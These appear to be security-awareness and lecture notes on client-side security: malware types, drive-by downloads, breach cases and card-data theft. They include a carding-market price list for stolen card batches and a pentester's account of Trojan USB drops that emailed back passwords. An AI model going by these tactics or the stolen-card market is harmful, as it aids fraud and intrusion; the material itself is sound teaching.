Available	Visa Business Debit	USA	100	2495.00	24.95
Available	Visa Business Credit	USA	40	1198.00	29.95
Available	Visa Business Credit	USA	100	2495.00	24.95
Available	Visa Business unsorted	USA	40	1198.00	29.95
Available	Visa Business unsorted	USA	100	2495.00	24.95
Available	MasterCard unsorted	USA	100	695.00	6.95
Available	MasterCard Gold	USA	40	1198.00	29.95
Available	MasterCard Gold	USA	100	2495.00	24.95
Available	MC Gold (balance $20-30.000)	USA	10	995.00	99.95
Available	MC Gold (balance $20-30.000)	USA	100	6995.00	69.95
Available	Diners Club	USA	10	1199.00	119.90
Available	Discover (Novus) unsorted	USA	40	638.00	15.95

SIX TELEKURS

Aktuelle Bedrohungslage
Rolle des Internets – Google Suche

Gestohlenen Kreditkarteninformationen im Internet wiederfinden…



SIX TELEKURS

Was kostet Un-Sicherheit?

- **In den USA gab 2007 es 446 Fälle von Datenklau mit 127 Mio. Betroffenen (ITRC) Identity Theft**
- **Es werden 10‘000 Kreditkarten Datensätze gestohlen. Was kostet das?**
  - Ca. 4 Mio. CHF
- **Was ist eine Kredit-Karte auf dem Schwarzmarkt Wert?**
  - 0.5 – 5 (…100?) CHF
- **Nach Feierabend bummeln Sie 15 Minuten durch TK-Büros - wieviele „vertrauliche“ Dokumente liegen herum (Fax, Kopierer, Postfach, Papierkorb, Schreibtisch, etc)**
  - zu viele
- **Sie erhalten aus Versehen die Lohndaten aller TK-Mitarbeiter**
  Schauen Sie in das File rein? Würden Sie es Ihrem besten Kollegen weitergeben?
  - Studie sagt 80%, 38%
- **Wieviele Schwachstellen hatten wir im ersten Acquiring Audit im Mai 06**
  - 240, viel Arbeit um sie zu beheben

SIX TELEKURS

Wer den Schaden hat…

- **HSBC – britische Grossbank (April 2008)**
  Wegen eines Netzwerkproblems wurden Daten von 370‘000 Versicherungskunden unverschlüsselt auf einer CD per Post verschickt – sie ist nie angekommen.
- **Hannaford Bros. – US Lebensmittelkette (März 2008)**
  Mittels Spionageprogramm wurden 4 Mio. Kreditkartennummern gestohlen. Da fast alle 271 Filialen betroffen sind, besteht der Verdacht auf Insider.
- **Liechtensteinische Landesbank - Steueraffäre (2006 - 2008)**
  Ein ex-Angestellter stiehlt 2000 Kontodaten von mögl. Steuersündern und verkauft sie an die Steuerbehörden.
- **TJX – US Handelskette (Mai 2006)**
  45 Mio. Kredit- + Debitkarten Datensätze wurden gestohlen, 80 GB Daten, z.T. inkl. Spur-2 Daten. Der Prozessor hat unnötig Daten gespeichert. Bisher grösster Datendiebstahl.
  256 Mio US$ Ansprüche an TJX, Busse von VISA an Prozessor 900‘000 US$

SIX TELEKURS

SIX TELEKURS

Vielen Dank!

Sicherheit ist nicht bequem – doch unabdingbar für unser Kartengeschäft

9. Client Side Security:

(Malicious mobile code, Drive-By attacks, Stored/autocomplete information; Sandbox, Code Signing, Security Zone Principle)

Heise unterhält ein spezielles Form zum Thema “Desktopsicherheit - Browser, E-Mail, Desktop-Betriebssysteme, Alles was den Desktop (un)sicher macht”. In vielen Firmen kümmert man sich zu wenig um die Desktopsicherheit.

An der Black Hat 2008 Konferenz präsentierte Petko D. Petkov, Founder, GNUCITIZEN einen interessanten Bericht zur “Client-side Security”: Client-side software generally refers to a class of computer programs that are executed on the client, by the user's supporting environment, instead of the server. Both clients and servers are in constant interaction. In a Web environment, the client is represented by the user's web browser, while the server is the remote computer which serves dynamic content.

http://www.blackhat.com/presentations/bh-europe-08/Petkov/Whitepaper/bh-eu-08-petkov-WP.pdf

Learning Objectives

- You are aware of **client side security threats** (including drive-by attacks)
- You understand the security principles **sandbox**, **code signing** and **security zones**.
- Client side **scripts and controls** (mobile code)
  - You understand the basic client side application schemes, their principles and differences
  - You know various security issues of client side applications.

9.1 Client Side Security Threats

Client side security issues occur on the client. They compromises the client-side business logic, the client-side data, and/or the user. Client side security issues are more likely to occur but less severe in comparison to server side security issues.

Im Gefährdungskatalog führt das BSI IT-Grundschutzhandbuch in Zusammenhang mit dem Internet-PC auch Gefahren auf, welche besonders die Browser-Nutzung betreffen [http://www.bsi.de/gshb/deutsch/g/g05088.htm]:

Als*Trojaner* bezeichnet man ein Programm mit einer verdeckten, nicht dokumentierten Funktion oder Wirkung. Als Träger für Trojanische Pferde lassen sich alle möglichen Anwenderprogramme benutzen (z.B. Bildschirmschoner, Browser Plugins). Speziell zu erwähnen sind so genannte Rootkits, d.h. manipulierte Versionen von Systemprogrammen (z.B. *ps*, *who*, *netstat* etc.).

Ein Computer-Virus ist eine nicht selbständige Programmroutine, die sich selbst reproduziert und dadurch vom Anwender nicht kontrollierbare Manipulationen in Systembereichen, an anderen Programmen oder deren Umgebung vornimmt. (Zusätzlich können programmierte Schadensfunktionen des Virus vorhanden sein.)

Diese Makros laufen erst mit dem jeweiligen Anwendungsprogramm (Winword, Excel etc.) bei der Bearbeitung des Dokuments ab, indem der Benutzer das Makro aktiviert bzw. das Makro automatisch gestartet wird. Wird ein Dokument über einen WWW-Browser empfangen, der das Dokument automatisch öffnet, kann hierdurch ein (Auto-) Makro aktiviert werden.

BSI IT-Grundschutzhandbuch

G.5 Gefährdungskatalog vorsätzliche Handlungen

- G 5.1 Manipulation/Zerstörung von IT-Geräten oder Zubehör
- **G 5.21 Trojanische Pferde**
- **G 5.23 Computer-Viren**
- **G 5.43 Makro-Viren**
- G 5.48 IP-Spoofing
- G 5.73 Vortäuschen eines falschen Absenders
- G 5.78 DNS-Spoofing und Pharming
- G 5.84 Gefälschte Zertifikate
- G 5.87 Web-Spoofing
- G 5.88 **Missbrauch aktiver Inhalte**
- G 5.103 Missbrauch von Webmail
- **G 5.127 Spyware**

Da die Makrosprachen über einen sehr umfangreichen Befehlssatz verfügen, besteht auch die Gefahr, dass einem Dokument ein Makro beigefügt wird, das eine Schadfunktion enthält (z. B. einen Virus).

Beim IP-Spoofing wird dem angegriffenen IT-System eine falsche Identität vorgespielt, indem eine falsche Absender IP-Adresse angegeben wird. Beim ARP-Spoofing wird dem angegriffenen IT-System eine falsche IP-Adressauflösung zugespielt.


Beim E-Mail-Adress-Spoofing wird dem angegriffenen IT-System eine falsche E-Mail-Absenderadresse zugespielt (z.B. bei SPAM, E-Mail Würmern). Beim DNS-Spoofing wird dem angegriffenen IT-System eine falsche Aufösung eines Rechnernamens zugespielt.

Beim Zertifikat-Spoofing wird dem angegriffenen IT-System ein gefälschtes Zertifikat zugespielt. Beim Web-Spoofing werden dem angegriffenen IT-System gefälschte Web-Inhalte zugespielt (z.B. bei MiTM-Angriffen, Drive-by-Downloads).

• Beim Missbrauch aktiver Inhalte werden WWW-Seiten mit aktiven Inhalten auf den Anwenderrechner geladen werden (z. B. ActiveX oder Java-Applets), welche vertrauliche Daten des Benutzers ausspionieren und ausgespähte Informationen an den Angreifer zurückgeben.

Zu den Client-seitigen Sicherheitsproblemen sind aber auch die Daten in Zwischenspeichern, Auto-Complete-Funktionen oder Metainformationen in Office- oder PDF-Dokumenten zu zählen.

Als Spyware werden Programme bezeichnet, die heimlich, also ohne darauf hinzuweisen, Informationen über einen Benutzer bzw. die Nutzung eines Rechners sammeln und an den Urheber der Spyware weiterleiten. Spyware gilt häufig als lästig, aber nicht als so gefährlich wie Computer-Viren, Würmer oder Trojanische Pferde. Durch Spyware können aber durchaus Sicherheitsprobleme entstehen, was sich beispielsweise in der unbemerkten Weitergabe von persönlichen Daten, aber auch durch die damit verbundenen unerlaubten Eingriffe in das IT-System zeigt. Dadurch können unter anderem Änderungen an der Systemkonfiguration, wie der Windows Registry, oder das Einspielen von ausführbarem Code wie DLLs, ActiveX- oder Java-Objekte gehören.



The client side security threats and vulnerabilities depend on the environment, i.e. business user in his intranet, home user, user in public space (e.g. airport, public internet pc in an Internet café or at a conference). The client may be exposed very differently, depending on its location. In the company it is typically well controlled, at home there will be just family people who get physical access to the computer, but in the public you should not trust any hardware and computer system.

Example of Client side risks:

Client Side **Assets**: Security relevant information stored on the client may be a passwords, which were stored because the auto-complete function is enabled. Stored urls or Web-content may also not be public.

Client Side Security **Threats**:

- Somebody may want to read information stored on client machines (from remote locations, or locally at the machine)
- Somebody may want to control and use client machines (insert commands in the name of the client, run local programs)

Client Side **Vulnerabilities** - unauthorized access or control of the client may be due to:

- Active web content, i.e. non-static pages which contain instructions which execute in the client (for example: ActiveX, Java Applets, JavaScript, other plug-ins)
- Application software vulnerabilities bugs (e.g. Microsoft Outlook bugs can be exploited by viruses)
- Systems software vulnerabilities (e.g. Microsoft RPC bugs have allowed the proliferation of the Blaster worm)

Chat: List four threats which are specific to the "public space Internet access" environment

-
-
-
-

9.2 Malware

"Malicious mobile code“ (Malware) is a term to describe all sorts of destructive programs: viruses, worms, trojans, or general active content. People are concerned about executing useful mobile code (such as JAVA applets) while protecting the hosts from malicious mobile code. For the malicious code security problem solutions like sand box, code blocking, authentication, safe interpreters, fault isolation, code inspection and verification and wrappers are considered.

Execution of malicious code is not restricted to the browser. Many e-mail clients execute imbedded scripts automatically (e.g. for previews of received HTML-mails). Outlook Express 5 had a default mail preview with automatic script execution. Outlook 2000 executed scripts only when a message was opened explicitly. But automatic preview may execute code automatically in most current e-Mail clients.

Einige Meldungen


- 07.06.2007 Trojaner als TAN-Generator für Paypal getarnt http://www.heise.de/security/news/meldung/90772 Internet-Betrüger nutzen eine neue Masche, um arglosen Opfern Schadsoftware unterzujubeln: An E-Mails, die vorgeblich von Paypal stammen, hängt ein vermeintlicher TAN-Generator.
- May 2007: Yahoo liefert die meisten Treffer zu risikoreichen Seiten http://www.heise.de/security/news/meldung/90661 Insgesamt 5,4 Prozent der Ergebnisse von Yahoo führen auf Seiten, die in Verbindung mit Spam, Malware, E-Mail-Harvesting und dergleichen stehen.

Weitere Meldungen:

•Mozilla vertraut kostenlosen StartCom-Zertifikaten (3.06.2006): Mozilla-Browser werden die kostenlosen Zertifikate des israelischen Unternehmens StartCom als vertrauenswürdig akzeptieren.

•Internet Explorer: Lücke wird zum Riesenloch (28.04.2006): Secunia meldet Exploit welcher über die Verarbeitung verschachtelter Objekte möglicherweise Code einschleust.

•Kritische Sicherheitslücken in Mac OS X (22.04.2006): Durch Aufruf von Seiten mit präparierten Bildern im BMP-, GIF- oder TIFF-Format kann man mit Safari Code einschleusen.



Mobile Code is provided from various sources and transported by various channels (storage media, e-mail, peer-to-peer communication, file transfer, web access).

Example: Storage Media Distribution

- copy a virus/trojan onto USB drives and scatter them around (June 7, 2006)
  - security audit was performed at a credit union
  - USB stick with Trojan that, would collect passwords, logins and machine-specific information from the user's computer, and then email the findings
  - 20 USB sticks spread on company ground (looked like lost sticks)
  - 15 USB sticks were plugged into PCs

Social Engineering, the USB Way
http://www.darkreading.com/document.asp?doc_id=95556&WT.svl=column1_1

JUNE 7, 2006 …USB drives were a concern, since they were an easy way for employees to steal information, as well as bring in potential vulnerabilities such as viruses and Trojans.


In the past we had used a variety of social engineering tactics to compromise a network. Typically we would hang out with the smokers, sweet-talk a receptionist, or commandeer a meeting room and jack into the network. This time I knew we had to do something different. We heard that employees were talking within the credit union and were telling each other that somebody was going to test the security of the network, including the people element.

We gathered all the worthless vendor giveaway thumb drives collected over the years and imprinted them with our own special piece of software. I had one of my guys write a Trojan that, when run, would collect passwords, logins and machine-specific information from the user's computer, and then email the findings back to us.

The next hurdle we had was getting the USB drives in the hands of the credit union's internal users. I made my way to the credit union at about 6 a.m. to make sure no employees saw us. I then proceeded to scatter the drives in the parking lot, smoking areas, and other areas employees frequented.

Of the 20 USB drives we planted, 15 were found by employees, and all had been plugged into company computers. The data we obtained helped us to compromise additional systems, and the best part of the whole scheme was its convenience. We never broke a sweat. Everything that needed to happen did, and in a way it was completely transparent to the users, the network, and credit union management.

Steve Stasiukonis is VP and founder of Secure Network Technologies Inc. Special to Dark Reading



Mobile code may be executed with or without user interaction.

Verbreitung

- Installation von Software
- Einlegen von Datenträgern
- Empfang von Mail
- Öffnen von Dokumenten (Files)
- Besuch von Webseiten

Beispiel: USB Memory Sticks

- Schadcode zunehmend "von Hand" verbreitet
- Symantec Bilanz für 2008
  - 136.000 Schädlinge pro Monat
  - 1,6 Millionen Schadcode-Varianten
  - Verbreitung via USB-Sticks und andere Wechselmedien
    - EMEA: 65% der Infektionen 2008 (gegenüber 37% 2007)
    - weltweit: 66% der Infektionen 2008 (gegenüber 44% 2007)


[Ref: Heise Meldung vom 15.04.2009]

15.04.2009 Schadcode wird mehr und mehr "von Hand" verbreitet

Im internationalen Internet Security Threat Report der Sicherheitsexperten von Symantec für die Region EMEA (Europa, Naher Osten, Afrika) wird die Malware-Gesamtbilanz des Jahres 2008 aufgeführt: Pro Monat fand Symantec 136.000 Schädlinge, in manchen Monaten gar mehr als im gesamten Jahr 2006. Mit 1,6 Millionen Schadcode-Varianten im Jahr 2008 verzeichnete das Unternehmen eine Steigerung von 265 Prozent im Vergleich zum Vorjahr.

In Sachen Malware-Infektion beobachteten die Analysten in der EMEA-Region einen starken Anstieg der Verbreitung über USB-Sticks und andere Wechselmedien. Erfolgten laut Vorjahresbericht im Jahr 2007 noch 37 Prozent der Infektionen auf diesem Weg, so verzeichnet der aktuelle Bericht satte 65 Prozent (weltweit: 66 Prozent gegenüber 44 Prozent im Vorjahr). Als Gründe für den starken Anstieg vermuten die Analysten zum Einen die zunehmende Nutzung von tragbaren Geräten und Datenspeichern. Zum Anderen können die Malware-Autoren mit der Verbreitung über sogenannte Shared Executable Files auf Mechanismen aus der guten alten Floppy-Zeit zurückgreifen und durch deren simple Anpassung an die neuen Geräte viel Zeit sparen.

http://www.heise.de/security/Schadcode-wird-mehr-und-mehr-von-Hand-verbreitet--/news/meldung/136198



The Mobile Code Attributes provide (Meta)Information about the code. Before Code Execution, the attributes may be checked and even the code content may be checked. Depending on the results of the checks the code will get different execution rights (do not execute, execute in a controlled environment, execute without restrictions).

However, usually code execution is overlapped with downloading to reduce transfer/invocation delay.

Chat: Ziele von Malware

- Geben Sie an, welche Aktionen die verschiedenen Malware Programme vor allem ausführen

	Daten lesen (Confidentiality)	Daten ändern (Integrity)	Verfügbarkeit beeinträchtigen (Availability)	Systemressourcen nutzen	Identität des Systems nutzen
Adware					
Backdoor					
Bots					
Keylogger					
Ransomware					
Rootkot					
Spyware					
Trojaner					
Virus					
Wurm					

http://de.wikipedia.org/wiki/Malware

DefCon 15, Las Vegas 2007 *Malware* Secrets Valsmith & Delchi
video.google.com/videoplay?docid=-4771262945479844976

Example: Trojan Download

March 10, 2008 Eltiempo.com Fake Video Trojan

- email with links that promise exclusive videos and photos
- link leads to a Trojan downloader executable hosted in Norway
- At the time of this alert, antivirus software was not providing adequate coverage for this attack

Univision Fake Castro Video Trojan - Date: 02.28.2008


Trojan Downloader .exe hosted in Korea (MD5: 58b7c7a3857c44c860992854397732b1)

Eltiempo.com Fake Video Trojan - Date: 03.10.2008

Trojan Downloader executable hosted in Norway (MD5: 25039a99d27562a1707ac7320b77744d).

1. User clicks on the link in an e-mail, which points to a well known web site.

Chat: Rate typical user's "Threat Awareness Level", when downloading information to their PC



“Drive by” Downloads

- Download of malware through exploitation of a web browser, e-mail client or operating system bug, without any user intervention
- SFDRS, 10vor10, 31.10.2007 Spionageattacken, Melanie

The expression drive-by download is used in three increasingly strict meanings:

1. Any download that happens without knowledge of the user.

Download of spyware, a computer virus or any kind of malware that happens without knowledge of the user. Drive-by downloads may happen by visiting a website, viewing an e-mail message or by clicking on a deceptive popup window: the user clicks on the window in the mistaken belief that, for instance, it is an error report from his own PC or that it is an innocuous advertisement popup; in such cases, the "supplier" may claim that the user "consented" to the download though he was completely unaware of having initiated a malicious software download.

2. Download of malware through exploitation of a web browser, e-mail client or operating system bug, without any user intervention whatsoever. Websites that exploit the Windows Metafile vulnerability may provide examples of "drive-by downloads" of this sort.

The expression drive-by install (or installation) is completely analogous and refers to installation rather than download (though sometimes the two are used interchangeably).

In April 2007 researchers at Google discovered hundreds of thousands of web pages performing drive-by downloads.

9.3 Safe Browsing

April 25, 2008: Huge Web Hack Attack Infects 500’000 Pages

- Large numbers of legitimate websites, including government sites in the UK and some operated by the United Nations, have been hacked and are serving up malware
- malicious JavaScript loads a file from the malware-hosting server, then redirects the browser to a different page
- Once loaded, the file attempts eight different exploits

http://securitylabs.websense.com/content/Alerts/3070.aspx

Similar to March attacks, which infected more than 100’000 URLs, including prominent domains such as MSNBC.com.


This vulnerability is categorized as an "elevation of privilege" that, if exploited, could give attackers significantly greater access to the compromised machine. The bug affects Windows XP Professional SP2, and all versions of Windows Server 2003, Windows Vista and the brand-new Windows Server 2008.

When a visitor reaches one of the hacked sites, malicious JavaScript loads an IFRAME from a malware-hosting server; the IFRAME redirects the browser to a different page, also hosted on the hacker's server. Next, a multiple-strike attack kit is downloaded to the visitor's PC. The kit tries eight different exploits, and if it finds one that works, hijacks the system. Disabling JavaScript can also protect against such attacks, Symantec added. Users, however, are often reluctant to switch off JavaScript because without it, many sites are crippled or won't display properly.

http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9078959

Web Server Security - IIS vs. Apache

- Microsoft IIS features twice as often as a malware distributing server as Apache Server (49% vs. 23%)
- Number of vulnerabilities published (2003…2007)
  - IIS: 4
  - Apache: 33
- Web Site Administrator's
  - Willingness to download dubious code
  - security awareness
- Automated Web Site attacker tools
  - Web Attacker Toolkit responsible for 30 to 80 percent of all infected Web sites: PHP/CGI infector
  - MPack Web site infection tool: infects PHP-based Web sites



Nagendra Modadugu, Anti-Malware Team, Web Server Software and Malware , Tuesday, June 5, 2007, http://googleonlinesecurity.blogspot.com/:

• provide insight into how server software is correlated to servers hosting malware binaries or engaging in drive-by-downloads

• survey of servers running roughly 80 million domain names reveals the web server software distribution

